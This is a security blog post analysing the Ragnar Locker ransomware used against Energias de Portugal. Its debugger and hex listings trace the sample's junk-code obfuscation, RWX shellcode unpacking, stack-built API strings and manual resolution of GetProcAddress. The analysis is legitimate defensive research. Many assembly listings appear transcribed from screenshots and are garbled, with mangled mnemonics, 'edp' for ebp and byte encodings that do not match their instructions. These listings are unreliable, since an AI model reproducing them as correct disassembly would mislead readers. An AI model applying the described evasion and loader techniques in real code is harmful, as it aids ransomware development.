

Dissecting Ragnar Locker: The Case Of EDP

blog.blazeinfosec.com/dissecting-ragnar-locker-the-case-of-edp/

Federico Bento

July 30, 2020



Introduction

On April 13th 2020, news broke out on Portuguese media [1] that Energias de Portugal (EDP), the Portuguese multinational energy giant and one of the largest European operators in energy & wind sectors, had been hit by a highly targeted ransomware attack (later identified as Ragnar Locker [2]), amid COVID-19 pandemic, while the country had been under state of emergency. The attackers behind the ransomware were, supposedly (although not confirmed), demanding 1580 BTC (9.9 million EUR) by threatening to leak all of the stolen data (10TB, according to the perpetrators themselves). It has since been considered one of its worst cyber attacks.

As such, and as an information security consultancy company based in Porto, Portugal, we have decided to take initiative in investigating the ransomware sample ourselves by getting our hands dirty and going right down to its truth. We were specifically interested in understanding how this ransomware was built, i.e., its technical details, its capabilities and sophistication. The analysis and its end results are therefore presented in this blog post, in a detailed fashion, for all the curious readers who wish to know more about the final (destructive) part of the hack.

Analysis

One of the very first steps an analyst should do when first interacting with a potentially malicious executable is to perform basic static analysis on the PE, e.g., look at its PE headers, sections, imports, strings, or any other information that can help him get an overall general idea of what the binary might do or contain. In this particular case, when looking at its imports, we can see several windows APIs which are commonly (ab)used by malware in order to hide their deed. This includes (but not limited to) VirtualAlloc*(), LoadLibrary*() and GetProcAddress(). Something weird that stood out when looking at the imports is the existence of several APIs that are only needed for thread synchronization (InitializeCriticalSectionAndSpinCount(), EnterCriticalSection(), LeaveCriticalSection() and DeleteCriticalSection()), yet, there are no imported APIs responsible for creating threads in the first place, e.g., CreateThread().

Offset	Name	Func. Count	Bound?	OriginalFirstThunk	TimeDateStamp	Forwarder	NameRVA	FirstThunk
E0D0	KERNEL32.dll	80	FALSE	E0C0	0	0	F104	E000
E0E4	USER32.dll	2	FALSE	E0F0	0	0	F136	E144

KERNEL32.dll [80 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
E01C	GetProcAddress	-	E0D2	E0D2	-	245
E020	GetCommandLineA	-	E0E4	E0E4	-	186
E024	LoadLibraryW	-	E0F6	E0F6	-	33F
E028	GetLastError	-	F006	F006	-	202
E02C	DeleteCriticalSection	-	F016	F016	-	D1
E030	LeaveCriticalSection	-	F02E	F02E	-	339
E034	EnterCriticalSection	-	F046	F046	-	EE
E038	InitializeCriticalSectionAndSpinC...	-	F05E	F05E	-	2E3
E03C	GetCurrentProcess	-	F086	F086	-	1C0
E040	GetProcessHeap	-	F09A	F09A	-	24A
E044	InterlockedIncrement	-	F0AC	F0AC	-	2EF
E048	lstrlenA	-	F0C4	F0C4	-	54D
E04C	GetVersionExA	-	F0D0	F0D0	-	2A3

Hex dumping our target shows several strings, of which some, after looking them up on google, reveals pages related to malware and malware analysis services.

```

0001a350: 996a 0056 0038 9a00 566a 0038 0000 9b6a .j.V.8..Vj.8...j
0001a360: 0000 0038 9c6a 0056 0038 9d00 566a 0038 ...8.j.V.8..Vj.8
0001a370: 00be 0000 0030 0000 5043 4d20 6472 6976 .....0..PCM driv
0001a380: 6572 204d 4950 5320 696e 2077 696e 646f er MIPS in windo
0001a390: 773a 2043 6f75 6e74 2048 6967 6820 2564 w: Count High %d
0001a3a0: 204d 6178 4d69 7073 2025 6620 2062 7566 MaxMips %f buf
0001a3b0: 6665 7220 2564 0000 5354 4154 5553 5f4e fer %d..STATUS_N
0001a3c0: 4f4e 434f 4e54 494e 5541 424c 455f 4558 ONCONTINUABLE_EX
0001a3d0: 4345 5054 494f 4e00 6b00 6500 7200 6e00 CEPTION.k.e.r.n.
0001a3e0: 6500 6c00 3300 3200 0000 0000 5365 7457 e.l.3.2.....SetW
0001a3f0: 696e 646f 7743 6f6e 7465 7874 4865 6c70 indowContextHelp
0001a400: 4964 0000 7500 7300 6500 7200 3300 3200 Id..u.s.e.r.3.2.
0001a410: 2e00 6400 6c00 6c00 0000 0000 5052 4f50 ..d.l.l.....PROP
0001a420: 5041 5443 4800 0000 5634 3244 435f 5354 PATCH...V42DC_ST
0001a430: 5f4c 5253 5050 454e 4449 4e47 0000 0000 LRSPENDING....
0001a440: 4556 5f4d 4d41 435f 4f49 445f 5445 524d EV_MMAC_OID_TERM
0001a450: 494e 4154 455f 434f 4e4e 4543 5449 4f4e INATE_CONNECTION
0001a460: 0000 0000 4665 2053 7461 7465 204d 6163 ...Fe State Mac
0001a470: 6869 6e65 2041 6c6c 6f63 2046 6169 6c65 hine Alloc Faile
0001a480: 6400 0000 4556 5f4d 4d41 435f 4f49 445f d...EV_MMAC_OID_
0001a490: 524c 435f 4e4f 4e44 4952 5f53 5441 5449 RLC_NONDIR_STATI
0001a4a0: 5354 4943 5300 0000 4661 696c 6564 2061 STICS...Failed a
0001a4b0: 6c6c 6f63 6174 696e 6720 6d65 6d6f 7279 llocating memory
0001a4c0: 2066 6f72 206d 5f52 7841 6763 496e 4275 for m RxAgcInBu
0001a4d0: 6600 0000 5354 4154 5553 5f49 4f5f 5245 f...STATUS_IO_RE
0001a4e0: 5041 5253 455f 4441 5441 5f49 4e56 414c PARSE_DATA_INVAL
0001a4f0: 4944 0000 6d00 0000 4443 4341 4c43 2054 ID..m...DCCALC T
0001a500: 7820 4443 204f 7074 696f 6e73 3a20 2564 x DC Options: %d
0001a510: 206f 7220 2564 0000 6d5f 446f 4469 6c52 or %d..m_DoDilR
0001a520: 6573 756c 7473 436f 7272 6563 7469 6f6e esultsCorrection
0001a530: 5061 7373 0000 0000 6c58 4000 0200 0000 Pass....lX@....
0001a540: c8e1 4000 b8e1 4000 0500 00c0 0b00 0000 ..@...@.....

```

Once a more in depth analysis takes place, it becomes quite clear that the ransomware is, in some way, obfuscated. For example, and for demonstration purposes, the following image displays a function that is called with the string "EV_MMAC_OID_TERMINATE_CONNECTION" as argument, where the string is never actually used for anything and an existing loop is never entered due to the result of the comparison always leaving EFLAGS.ZF unset (opaque predicate).

EIP	Address	Disassembly	Comment
00401930	55	push ebp	
00401931	8BEC	mov ebp,esp	
00401933	8BEC 20	sub esp,20	
00401936	FF15 0CE04000	call dword ptr ds:[&GetEnvironmentStringsW]	
0040193C	C745 F4 C740000	mov dword ptr ss:[ebp-C],74CC	
00401943	817D F4 B80894FF	cmp dword ptr ss:[ebp-C],FF940B88	
00401944	75 45	jne edp,401991	
0040194C	C745 F8 955EC4F6	mov dword ptr ss:[ebp-8],F6C45E95	
00401953	8B45 F4	mov eax,dword ptr ss:[ebp-C]	
00401956	0345 F8	add eax,dword ptr ss:[ebp-8]	
00401959	8945 08	mov dword ptr ss:[ebp-8],eax	
0040195C	C745 EC 00000000	mov dword ptr ss:[ebp-14],0	
00401963	EB 09	jmp edp,40196E	
00401965	8B4D EC	mov ecx,dword ptr ss:[ebp-14]	
00401968	83C1 01	add ecx,1	
0040196B	894D EC	mov dword ptr ss:[ebp-14],ecx	
0040196E	837D EC 05	cmp dword ptr ss:[ebp-14],5	
00401972	7D 1D	jge edp,401991	
00401974	C745 F0 F47C0000	mov dword ptr ss:[ebp-10],7CF4	
0040197B	8B4D F0	mov ecx,dword ptr ss:[ebp-10]	
0040197E	03D0	add ecx,1	
00401981	8B45 F4	mov eax,dword ptr ss:[ebp-C]	
00401984	99	cdq	
00401985	F7F9	idiv ecx	
00401987	8B55 F4	mov edx,dword ptr ss:[ebp-C]	
0040198A	03D0	add edx,1	
0040198C	8955 F4	mov dword ptr ss:[ebp-C],edx	
0040198F	EB D4	jmp edp,401965	
00401991	8BE5	pop esp,ebp	
00401993	SD	pop ebp	
00401994	C3	ret	
00401995	CC	int3	
00401996	CC	int3	
00401997	CC	int3	
00401998	CC	int3	
00401999	CC	int3	
0040199A	CC	int3	
0040199B	CC	int3	
0040199C	CC	int3	
0040199D	CC	int3	
0040199E	CC	int3	

Hide FPU

EAX	00400000	edp,00400000			
EBX	00211000				
ECX	00000000	...			
EDX	00000022				
EBP	0019FEE4				
ESP	0019FC2C				
ESI	00000000	<edp.EntryPoint>			
EDI	004040BC				
EIP	00401930	edp,00401930			
EFLAGS	00000202				
ZF	0	PF	0	AF	0
OF	0	SF	0	DF	0
CF	0	TF	0	IF	1

LastError 00000000 (ERROR_SUCCESS)
LastStatus C0000008 (STATUS_INVALID_HANDLE)

GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B

ST(0) 00000000000000000000 x87r0 Empty 0.0000000000000000
ST(1) 00000000000000000000 x87r1 Empty 0.0000000000000000
ST(2) 00000000000000000000 x87r2 Empty 0.0000000000000000
ST(3) 00000000000000000000 x87r3 Empty 0.0000000000000000
ST(4) 00000000000000000000 x87r4 Empty 0.0000000000000000
ST(5) 00000000000000000000 x87r5 Empty 0.0000000000000000
ST(6) 00000000000000000000 x87r6 Empty 0.0000000000000000
ST(7) 00000000000000000000 x87r7 Empty 0.0000000000000000

x87TagWord FFFF
x87TW_0 3 (Empty) x87TW_1 3 (Empty)
x87TW_2 3 (Empty) x87TW_3 3 (Empty)

Default (stdcall)

1: [esp+4] 0041A440 "EV_MMIO_TERMINATE_CONNECTION"
2: [esp+8] 9F8E908C
3: [esp+C] A3A2A1A0
4: [esp+10] A7A6A5A4

Jump is taken
edp,00401991

.text:0040194A edp.exe:\$194A #194A

The thread synchronization APIs mentioned earlier also take part of the obfuscation (essentially junk code), where a loop is concluded after being executed 2000000 times, performing useless arithmetic operations and calling a function which always returns 0 along the way.

EIP	Address	Disassembly	Comment
0040212A	FF15 38E04000	call dword ptr ds:[&InitializeCriticalSectionAndSpinCount]	
00402130	C785 00000000	mov eax,0	
0040213A	EB 0F	jmp edp,40214B	
0040213C	8B95 48FEFFFF	mov edx,dword ptr ss:[ebp-188]	
00402142	83C2 01	add edx,1	
00402145	8995 48FEFFFF	mov dword ptr ss:[ebp-188],edx	
00402148	81BD 48FEFFFF	cmp dword ptr ss:[ebp-188],1E8480	
00402155	0F8D 05020000	joe edp,402360	
00402158	8D85 78FEFFFF	lea eax,dword ptr ss:[ebp-188]	
00402161	50	push eax	
00402162	FF15 34E04000	call dword ptr ds:[&EnterCriticalSection]	
00402168	C785 A0FDFFFF	mov dword ptr ss:[ebp-260],89	
00402172	8B8D A0FDFFFF	mov ecx,dword ptr ss:[ebp-260]	
00402178	51	push ecx	
00402179	8B95 A0FDFFFF	mov edx,dword ptr ss:[ebp-260]	
0040217F	52	push edx	
00402180	8B85 A0FDFFFF	mov eax,dword ptr ss:[ebp-260]	
00402186	50	push eax	
00402187	EB 344FFFFF	jmp edp,4015C0	
0040218C	83C4 0C	add esp,c	
0040218F	C785 A4FDFFFF	mov dword ptr ss:[ebp-25C],FEA17EE8	
00402199	8D8D A4FDFFFF	lea ecx,dword ptr ss:[ebp-25C]	
0040219F	899D A8FDFFFF	mov dword ptr ss:[ebp-258],8F	
004021A5	8B95 A8FDFFFF	mov edx,dword ptr ss:[ebp-258]	
004021A8	8B02	mov eax,dword ptr ds:[edx]	
004021AD	0B85 A0FDFFFF	or eax,dword ptr ss:[ebp-260]	
004021B3	8B8D A0FDFFFF	mov ecx,dword ptr ss:[ebp-260]	
004021B9	03C8	add ecx,ecx	
004021B8	8B95 A4FDFFFF	mov edx,dword ptr ss:[ebp-25C]	
004021C1	0FADF1	imul edx,ecx	
004021C4	8995 A4FDFFFF	mov dword ptr ss:[ebp-25C],edx	
004021CA	A1 F4A4100	mov eax,dword ptr ds:[41A4F4]	
004021CF	8985 B0FDFFFF	mov dword ptr ss:[ebp-250],eax	
004021D5	8D8D B0FDFFFF	lea ecx,dword ptr ss:[ebp-250]	
004021D8	51	push ecx	
004021DC	FF15 48E14000	call dword ptr ds:[&CharUpperW]	
004021E2	C785 9CFDFFFF	mov dword ptr ss:[ebp-264],0	
004021E3	EB 0F	jmp edp,4021FD	
004021EE	8B95 9CFDFFFF	mov edx,dword ptr ss:[ebp-264]	
004021F4	83C2 01	add edx,1	
004021F7	8995 9CFDFFFF	mov dword ptr ss:[ebp-264],edx	
004021FD	83BD 9CFDFFFF	cmp dword ptr ss:[ebp-264],5	
00402204	0F8D D7000000	joe edp,4022E1	
0040220A	C785 94FDFFFF	mov dword ptr ss:[ebp-26C],FEDB	
00402214	8D85 94FDFFFF	lea eax,dword ptr ss:[ebp-26C]	
0040221A	8985 90FDFFFF	mov dword ptr ss:[ebp-270],eax	
00402220	8B8D 90FDFFFF	mov ecx,dword ptr ss:[ebp-270]	
00402226	8B95 94FDFFFF	mov edx,dword ptr ss:[ebp-26C]	
0040222C	2B11	sub edx,dword ptr ds:[ecx]	
0040222E	8995 88FDFFFF	mov dword ptr ss:[ebp-248],edx	
00402234	C785 ACFDFFFF	mov dword ptr ss:[ebp-254],F4227E68	
0040223E	81BD ACFDFFFF	cmp dword ptr ss:[ebp-254],F02DABAB	
00402248	74 44	je edp,40228E	
00402244	C785 84FDFFFF	mov dword ptr ss:[ebp-27C],CB3A	
00402254	8D85 94FDFFFF	lea eax,dword ptr ss:[ebp-26C]	

Hide FPU

EAX	00000000				
EBX	00386000				
ECX	0000C781				
EDX	00005798				
EBP	0019FEE4				
ESP	0019FC28				
ESI	00000000				
EDI	004040BC	<edp.EntryPoint>			
EIP	0040218C	edp,0040218C			
EFLAGS	00000204				
ZF	0	PF	1	AF	0
OE	0	SE	0	DF	0
CF	0	TF	0	IF	1

LastError 00000000 (ERROR_SUCCESS)
LastStatus C0000008 (STATUS_INVALID_HANDLE)

GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B

ST(0) 00000000000000000000 x87r0 Empty 0.0000000000000000
ST(1) 00000000000000000000 x87r1 Empty 0.0000000000000000
ST(2) 00000000000000000000 x87r2 Empty 0.0000000000000000
ST(3) 00000000000000000000 x87r3 Empty 0.0000000000000000
ST(4) 00000000000000000000 x87r4 Empty 0.0000000000000000
ST(5) 00000000000000000000 x87r5 Empty 0.0000000000000000
ST(6) 00000000000000000000 x87r6 Empty 0.0000000000000000
ST(7) 00000000000000000000 x87r7 Empty 0.0000000000000000

x87TagWord FFFF
x87TW_0 3 (Empty) x87TW_1 3 (Empty)
x87TW_2 3 (Empty) x87TW_3 3 (Empty)
x87TW_4 3 (Empty) x87TW_5 3 (Empty)
x87TW_6 3 (Empty) x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B 0 x87SW_C3 0 x87SW_C2 0
x87SW_SF 0 x87SW_C0 0 x87SW_E5 0
x87SW_SF 0 x87SW_P 0
x87SW_0 0 x87SW_Z 0 x87SW_D 0
x87SW_I 0 x87SW_TOP 0 (ST0-x87r0)

Default (stdcall)

1: [esp+4] 0000C780
2: [esp+8] 00000000
3: [esp+C] 9F8E908C
4: [esp+10] A3A2A1A0

The interesting parts, from a malware analysis point of view, will only take place once the ransomware calls VirtualAllocEx() with PAGE_EXECUTE_READWRITE permissions (flProtect). The allocation of pages with such memory permissions is highly indicative that something interesting will be written into them that will later be treated as code to be executed, possibly taking part on the unpacking process.

The following image demonstrates the algorithm being used by the ransomware, where it starts decompressing/decrypting and writing shellcode into the new memory area.


When it is finished writing the shellcode, it will call `GetModuleHandleW(L"kernel32")` in order to obtain the base address of `kernel32.dll` that is mapped in the current process address space. It will then transfer control-flow into the new RWX memory area containing the newly decrypted shellcode, passing the pointer to the retrieved `kernel32.dll` base address as argument.

00401420	884D D4	mov ecx,dword ptr ss:[ebp-2C]			
00401423	0FAFC8	imul ecx,ecx			
00401426	894D D4	mov dword ptr ss:[ebp-2C],ecx			
00401429	68 03A34100	push edp,41A3D8	41A3D8		
EIP → 0040142E	FF15 00E04000	call dword ptr ds:[<&GetModuleHandle@...]			
00401434	A3 80B94100	mov dword ptr ds:[418980],eax			
00401439	C705 84B94100 581141	mov dword ptr ds:[418984],edp,411158			
00401443	C705 83B94100 189200	mov dword ptr ds:[418988],edp,411158			
0040144D	8B15 54114100	mov edx,dword ptr ds:[411154]			
00401453	8915 8CB94100	mov dword ptr ds:[41898C],edx			
00401459	A1 70A34100	mov eax,dword ptr ds:[41A370]			
0040145E	A3 90B94100	mov dword ptr ds:[418990],eax			
00401463	C745 85 00000000	mov dword ptr ss:[ebp-48],0			
0040146A	EB 09	jmp edp,401475			
0040146C	884D B8	mov ecx,dword ptr ss:[ebp-48]			
0040146F	83C1 01	add ecx,1			
00401472	894D B8	mov dword ptr ss:[ebp-48],ecx			
00401475	837D B8 01	cmp dword ptr ss:[ebp-48],1			
00401479	7D 34	jge edp,4014AF			
0040147B	C785 10FFFFFF 680000	mov dword ptr ss:[ebp-F0],68	68: 'h'		
00401485	8095 10FFFFFF	lea edx,dword ptr ss:[ebp-F0]			
0040148B	8995 08FFFFFF	mov dword ptr ss:[ebp-F0],edx			
00401491	8885 08FFFFFF	mov eax,dword ptr ss:[ebp-F0]			
00401497	8808	mov ecx,dword ptr ds:[eax]			
00401499	288D 10FFFFFF	sub ecx,dword ptr ss:[ebp-F0]			
0040149F	8895 10FFFFFF	mov ecx,dword ptr ss:[ebp-F0]			
004014A5	03D1	add ecx,ecx			
004014A7	8995 10FFFFFF	mov dword ptr ss:[ebp-F0],edx			
004014AD	EB BD	jmp edp,40146C			
004014AF	C745 F8 80B94100	mov dword ptr ss:[ebp-8],edp,41B980			
004014B6	68 80B94100	push edp,41B980			
004014B8	FF15 94B94100	call dword ptr ds:[41B994]			
004014C1	C745 94 00000000	mov dword ptr ss:[ebp-6C],0			
004014C6	EB 09	jmp edp,4014D3			
004014CA	8845 94	mov eax,dword ptr ss:[ebp-6C]			
004014CD	83C0 01	add eax,1			
004014D0	8945 94	mov dword ptr ss:[ebp-6C],eax			
004014D3	837D 94 03	cmp dword ptr ss:[ebp-6C],3			
004014D7	7D 38	jge edp,401511			
004014D9	C745 A8 FF000000	mov dword ptr ss:[ebp-58],FF			
004014DB	C745 A8 FF000000	mov dword ptr ss:[ebp-58],FF			


At this point, execution of the shellcode takes place. The following image demonstrates its initial instructions.

EIP → 00030000	55	push ebp		
00030001	8BEC	mov ebp,esp		
00030003	81EC EC000000	sub esp,EC		
00030009	C685 68FFFFFF 56	mov byte ptr ss:[ebp-98],56	56: 'V'	
00030010	C685 69FFFFFF 69	mov byte ptr ss:[ebp-97],69	69: 'i'	
00030017	C685 6AFFFFFFFF 72	mov byte ptr ss:[ebp-96],72	72: 'r'	
0003001E	C685 6BFFFFFF 74	mov byte ptr ss:[ebp-95],74	74: 't'	
00030025	C685 6CFFFFFF 75	mov byte ptr ss:[ebp-94],75	75: 'u'	
0003002C	C685 6DFFFFFF 61	mov byte ptr ss:[ebp-93],61	61: 'a'	
00030033	C685 6EFFFFFF 6C	mov byte ptr ss:[ebp-92],6C	6C: 'l'	
0003003A	C685 6FFFFFFF 41	mov byte ptr ss:[ebp-91],41	41: 'A'	
00030041	C685 70FFFFFF 6C	mov byte ptr ss:[ebp-90],6C	6C: 'l'	
00030048	C685 71FFFFFF 6C	mov byte ptr ss:[ebp-8F],6C	6C: 'l'	
0003004F	C685 72FFFFFF 6F	mov byte ptr ss:[ebp-8E],6F	6F: 'o'	
00030056	C685 73FFFFFF 63	mov byte ptr ss:[ebp-8D],63	63: 'c'	
0003005D	C685 74FFFFFF 00	mov byte ptr ss:[ebp-8C],0		
00030064	C685 74FFFFFF 47	mov byte ptr ss:[ebp-8C],47	47: 'G'	
0003006B	C685 75FFFFFF 65	mov byte ptr ss:[ebp-8B],65	65: 'e'	
00030072	C685 76FFFFFF 74	mov byte ptr ss:[ebp-8A],74	74: 't'	
00030079	C685 77FFFFFF 50	mov byte ptr ss:[ebp-89],50	50: 'P'	
00030080	C685 78FFFFFF 72	mov byte ptr ss:[ebp-88],72	72: 'r'	
00030087	C685 79FFFFFF 6F	mov byte ptr ss:[ebp-87],6F	6F: 'o'	
0003008E	C685 7AFFFFFFFF 63	mov byte ptr ss:[ebp-86],63	63: 'c'	
00030095	C685 7BFFFFFF 41	mov byte ptr ss:[ebp-85],41	41: 'A'	
0003009C	C685 7CFFFFFF 64	mov byte ptr ss:[ebp-84],64	64: 'd'	
000300A3	C685 7DFFFFFF 64	mov byte ptr ss:[ebp-83],64	64: 'd'	
000300AA	C685 7EFFFFFF 72	mov byte ptr ss:[ebp-82],72	72: 'r'	
000300B1	C685 7FFFFFFF 65	mov byte ptr ss:[ebp-81],65	65: 'e'	
000300B8	C685 80FFFFFF 73	mov byte ptr ss:[ebp-80],73	73: 's'	
000300BF	C685 81FFFFFF 73	mov byte ptr ss:[ebp-7F],73	73: 's'	
000300C6	C685 82FFFFFF 00	mov byte ptr ss:[ebp-7E],0		
000300CD	C645 80 56	mov byte ptr ss:[ebp-50],56	56: 'V'	
000300D1	C645 81 69	mov byte ptr ss:[ebp-4F],69	69: 'i'	
000300D5	C645 82 72	mov byte ptr ss:[ebp-4E],72	72: 'r'	
000300D9	C645 83 74	mov byte ptr ss:[ebp-4D],74	74: 't'	
000300DD	C645 84 75	mov byte ptr ss:[ebp-4C],75	75: 'u'	
000300E1	C645 85 61	mov byte ptr ss:[ebp-4B],61	61: 'a'	
000300E5	C645 86 6C	mov byte ptr ss:[ebp-4A],6C	6C: 'l'	
000300EA	C645 87 50	mov byte ptr ss:[ebp-49],50	50: 'P'	
000300ED	C645 88 72	mov byte ptr ss:[ebp-48],72	72: 'r'	
000300F1	C645 89 6F	mov byte ptr ss:[ebp-47],6F	6F: 'o'	
000300F5	C645 8A 74	mov byte ptr ss:[ebp-46],74	74: 't'	
000300F9	C645 8B 65	mov byte ptr ss:[ebp-45],65	65: 'e'	
000300FD	C645 8C 63	mov byte ptr ss:[ebp-44],63	63: 'c'	
00030101	C645 8D 74	mov byte ptr ss:[ebp-43],74	74: 't'	
00030105	C645 8E 00	mov byte ptr ss:[ebp-42],0		
00030109	C685 78FFFFFF 4C	mov byte ptr ss:[ebp-88],4C	4C: 'L'	
00030110	C685 79FFFFFF 6F	mov byte ptr ss:[ebp-87],6F	6F: 'o'	
00030117	C685 7AFFFFFFFF 61	mov byte ptr ss:[ebp-86],61	61: 'a'	
0003011E	C685 7BFFFFFF 64	mov byte ptr ss:[ebp-85],64	64: 'd'	
00030125	C685 7CFFFFFF 4C	mov byte ptr ss:[ebp-84],4C	4C: 'L'	
0003012C	C685 7DFFFFFF 69	mov byte ptr ss:[ebp-83],69	69: 'i'	
00030133	C685 7EFFFFFF 62	mov byte ptr ss:[ebp-82],62	62: 'b'	
0003013A	C685 7FFFFFFF 72	mov byte ptr ss:[ebp-81],72	72: 'r'	
00030141	C645 80 61	mov byte ptr ss:[ebp-80],61	61: 'a'	

As it can be seen from the above image, the shellcode starts by performing a series of MOV r/m8, imm8 instructions that are being used to construct on the stack, one byte at a time, strings representing names of Windows APIs. After it is done placing them on the stack, it will call a subroutine passing, again, the base address of kernel32.dll and the string "GetProcAddress" as argument.



The following image demonstrates the initial instructions of this subroutine.



For anyone that has done enough malware reversing, or simply to anyone familiar with the PE file format, it becomes clear that this function is being used to manually iterate through kernel32.dll's exports in order to dynamically resolve, at runtime, the address of GetProcAddress() so that it can be subsequently used. The giveaway is the fact that first, it gets the address of kernel32.dll's PE header by adding kernel32.dll's base address (DOS Header) with the value stored in the e_lfanew field (at offset 0x3C). Then, it will obtain the address of the Export Table by adding the Relative Virtual Address (RVA) located in pNtHdr-

>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress (at offset 0x78). After GetProcAddress() is resolved, it will then be used to dynamically resolve the rest of the APIs whose names were constructed previously one byte at a time on the stack.

The screenshot shows a debugger window with the following details:

- Assembly List:**
 - 00030278: E8 43080000 call 30AC0
 - 0003027D: 83C4 08 add esp,8
 - 00030280: 8945 88 mov dword ptr ss:[ebp-78],eax
 - 00030283: 8370 88 00 cmp dword ptr ss:[ebp-78],0
 - 00030287: 75 05 jne 3028E
 - 00030289: E9 F6030000 jmp 30684
 - 0003028E: 8080 68FFFFFF lea ecx,dword ptr ss:[ebp-98]
 - 00030294: 51 push ecx
 - 00030295: 8B55 08 mov edx,dword ptr ss:[ebp+8]
 - 00030298: 8B02 mov eax,dword ptr ds:[edx]
 - 0003029A: 50 push ecx
 - 0003029B: FF55 88 call dword ptr ss:[ebp-78]
 - 0003029E: 8945 C4 mov dword ptr ss:[ebp-3C],eax
 - 000302A1: 8040 80 lea ecx,dword ptr ss:[ebp-50]
 - 000302A4: 51 push ecx
 - 000302A5: 8B55 08 mov edx,dword ptr ss:[ebp+8]
 - 000302A8: 8B02 mov eax,dword ptr ds:[edx]
 - 000302AA: 50 push ecx
 - 000302AB: FF55 88 call dword ptr ss:[ebp-78]
 - 000302AE: 8945 94 mov dword ptr ss:[ebp-6C],eax
 - 000302B1: 8080 78FFFFFF lea ecx,dword ptr ss:[ebp-88]
 - 000302B7: 51 push ecx
 - 000302B8: 8B55 08 mov edx,dword ptr ss:[ebp+8]
 - 000302BB: 8B02 mov eax,dword ptr ds:[edx]
 - 000302BD: 50 push ecx
 - 000302BE: FF55 88 call dword ptr ss:[ebp-78]
 - 000302C1: 8945 94 mov dword ptr ss:[ebp-70],eax
 - 000302C4: 8040 9C lea ecx,dword ptr ss:[ebp-64]
 - 000302C7: 51 push ecx
 - 000302C8: 8B55 08 mov edx,dword ptr ss:[ebp+8]
 - 000302CB: 8B02 mov eax,dword ptr ds:[edx]
 - 000302CD: 50 push ecx
 - 000302CE: FF55 88 call dword ptr ss:[ebp-78]
 - 000302D1: 8945 8C mov dword ptr ss:[ebp-74],eax
 - 000302D4: 8080 30FFFFFF lea ecx,dword ptr ss:[ebp-D0]
 - 000302DA: 51 push ecx
- Registers:**
 - EAX: 75F80000 (kernel32.75F80000)
 - ECX: 0019FA7C ("VirtualAlloc")
 - EDX: 0041B980 (ebp.0041B980)
 - EBP: 0019FB14
 - ESP: 0019FA20
 - ESI: 00000000
